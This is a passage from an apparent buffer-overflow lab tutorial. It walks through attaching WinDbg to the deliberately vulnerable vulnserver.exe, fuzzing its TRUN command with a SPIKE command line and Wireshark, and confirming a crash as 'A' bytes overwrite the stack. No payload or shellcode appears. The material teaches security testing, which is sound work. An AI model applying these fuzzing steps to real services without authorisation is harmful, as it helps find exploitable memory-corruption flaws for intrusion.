


Figure 19: Opening WinDbg

From here, select the already running vulnserver.exe process and select **OK**.




Figure 20: Attaching to vulnserver.exe process

NOTE- BEFORE MOVING ON. VALUES SUCH AS ESP AND OTHER VARIOUS MEMORY ADDRESSES IN WINDBG MAY OR MAY NOT BE DIFFERENT ON YOUR MACHINE. FOR INSTANCE, 0x018FFFFF MAY BE THE VALUE OF ESP IN THE SCREENSHOTS. HOWEVER, YOUR VALUE MAY BE 0x019FFFFF ON YOUR MACHINE. PLEASE PAY ATTENTION TO WHICH VALUES CORRESPOND TO WHICH ADDRESSES. WinDbg will now show a lot of information about the state of the CPU, the vulnserver.exe process, and memory. Do not be scared or overwhelmed by the data on the screen- we will find a way to eventually make sense of everything.

The first thing we should always do is head over to the **Memory** window in the bottom right hand corner of the debugger and change `@$scope` to `@esp`. This will show us the contents of the stack. In addition, we should set the **Display Format** as “Pointer and Symbol”.




Figure 21: Original **Memory** window




Figure 22: Updated **Memory** window

When this process was attached to WinDbg (as it was active), the process was stopped temporarily. This is what is known as a **breakpoint**. A breakpoint is an instruction, either supplied by the user or debugger, that instructs the program to temporarily pause executing until it is resumed. The debugger generates a breakpoint when a process is attached in WinDbg. Let's resume the process by executing `g` in the **Command** window.




Figure 23: Resuming vulnserver.exe

The goal now is to start fuzzing the process, which is being analyzed inside the debugger, and find out which request is responsible for a potential crash on the server. A good method would be to:

1. Start Wireshark and filter for the Windows 7 lab machine IP and port 9999
2. Begin fuzzing
3. Return to the debugger and identify when a crash occurs
4. When the crash occurs, return to **SPIKE** and terminate the fuzzer
5. Parse Wireshark for offending requests (may require some trial and error)

Firstly, refer back to Figures 13 and 14 for starting Wireshark on the **eth0** network adapter and applying filtering to limit the visual impairments many packets may have.

After starting Wireshark, let's start SPIKE.

```
generic_send_tcp <WINDOWS_7_IP> 9999 TRUN.spk 0 0
```




Figure 24: Starting the fuzzer

The above command as you can see has two zeros. The first zero tells SPIKE to start with the 0^{th} variable (which is the first and only variable in our **.spk**

file). The second zero tells SPIKE to start with the 0th (first) string in its list of strings to throw at the server in order to obtains a crash.

Taking a look at the above image (Figure 24), it seems as though the server only responded to two requests. This may be indicative our second request, of a length of 5004 bytes, crashed the server. Let's verify this in the debugger.




Figure 25: Viewing the access violation




Figure 26: Stack contents have been overwritten with 41's (A's)

Awesome! An access violation has occurred! An access violation means that the memory read in by the computer is invalid (or is not of an accessible permission level). The computer is trying to access something in our case that does not exist- which is a bunch of 0x41 bytes. 0x41 is a hexadecimal number that translates to A.

Let's see if we can identify the offending request in Wireshark.




Figure 27: Viewing fuzzing in Wireshark

We can filter the packets by length. **SPIKE** told us earlier the offending request was of the length 5004. Although we do not see the exact length in Wireshark, we see a very similar length (5075) with A's in the request. Let's view how this request looks up closely.

